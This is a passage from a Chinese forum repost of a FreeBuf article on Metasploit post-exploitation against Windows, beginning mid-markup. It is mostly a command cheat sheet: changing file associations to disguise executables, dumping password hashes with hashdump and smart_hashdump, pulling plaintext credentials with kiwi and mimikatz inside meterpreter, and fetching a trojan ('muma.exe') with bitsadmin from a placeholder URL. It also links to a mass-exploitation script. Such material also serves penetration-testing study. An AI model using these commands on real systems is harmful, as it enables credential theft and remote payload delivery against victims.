88)][size=15px]改变文件类型关联DLL到 txt文件类型: assoc .dll=txtfile[/size][/color][/p][p=26, null, left][color=rgb(88, 88, 88)][size=15px]改变文件类型关联EXE 到png文件类型: assoc .exe=pngfile[/size][/color][/p][p=26, null, left][color=rgb(88, 88, 88)][size=15px]改变文件类型关联MP3到jpg文件类型: assoc .mp3=jpgfile[/size][/color][/p][p=26, null, left][color=rgb(88, 88, 88)][size=15px]Hash获取[/size][/color][/p][p=26, null, left][color=rgb(88, 88, 88)][size=15px]hashdump或run hashdump或run smart_hashdump[/size][/color][/p][p=26, null, left][color=rgb(88, 88, 88)][size=15px]>run post/windows/gather/hashdump[/size][/color][/p][p=26, null, left][color=rgb(88, 88, 88)][size=15px]>run /windows/gather/smart_hashdump –可绕过windows UAC控制[/size][/color][/p][p=26, null, left][color=rgb(88, 88, 88)][size=15px]用kiwi获取明文密码:[/size][/color][/p][p=26, null, left][color=rgb(88, 88, 88)][size=15px]meterpreter>load kiwi[/size][/color][/p][p=26, null, left][color=rgb(88, 88, 88)][size=15px]meterpreter> creds_all[/size][/color][/p][p=26, null, left][color=rgb(88, 88, 88)][size=15px]Metaspolit中使用Mimikatz:[/size][/color][/p][p=26, null, left][color=rgb(88, 88, 88)][size=15px]使用metasploit内建的命令:[/size][/color][/p][p=26, null, left][color=rgb(88, 88, 88)][size=15px]meterpreter > load mimikatz[/size][/color][/p][p=26, null, left][color=rgb(88, 88, 88)][size=15px]meterpreter > msv #msv creden[/size][/color][/p][p=26, null, left][color=rgb(88, 88, 88)][size=15px]meterpreter > kerberostials #kerberos credentials[/size][/color][/p][p=26, null, left][color=rgb(88, 88, 88)][size=15px]使用mimikatz自带的命令:[/size][/color][/p][p=26, null, left][color=rgb(88, 88, 88)][size=15px]meterpreter > mimikatz_command -f samdump::hashes[/size][/color][/p][p=26, null, left][color=rgb(88, 88, 88)][size=15px]meterpreter > mimikatz_command -f sekurlsa::searchPasswords[/size][/color][/p][p=26, null, left][color=rgb(88, 88, 88)][size=15px]<前面一句命令在密码超过14位时LM会为空,后一句命令可以得到明文>[/size][/color][/p][p=26, null, left][color=rgb(88, 88, 88)][size=15px]利用windows命令下载文件[/size][/color][/p][p=26, null, left][color=rgb(88, 88, 88)][size=15px]bitsadmin /transfer mydownJob /download /priority normal “[color=rgb(6, 154, 239)]http://url/muma.exe[/color]” “F:\muma.exe “[/size][/color][/p][p=26, null, left][color=rgb(88, 88, 88)][size=15px]详细用法可参考:[color=rgb(6, 154, 239)]https://technet.microsoft.com/zh-cn/library/cc753856[/color](v=ws.10).aspx[/size][/color][/p][p=26, null, left][color=rgb(88, 88, 88)][size=15px]最后:[/size][/color][/p][p=26, null, left][color=rgb(88, 88, 88)][size=15px]4月18日下午有人在i春秋发布了批量利用脚本[/size][/color][/p][p=26, null, left][color=rgb(88, 88, 88)][size=15px][color=rgb(6, 154, 239)]https://bbs.ichunqiu.com/thread-21863-1-1.html[/color][/size][/color][/p][p=26, null, left][color=rgb(88, 88, 88)][size=15px]*本文原创作者:ssooking,本文属FreeBuf原创奖励计划,未经许可禁止转载[/size][/color][/p][p=26, null, left]https://www.freebuf.com/articles/system/132274.html[/p]
|
emmmmmmmmmmm
|



 发表于 2019-2-2 17:05:31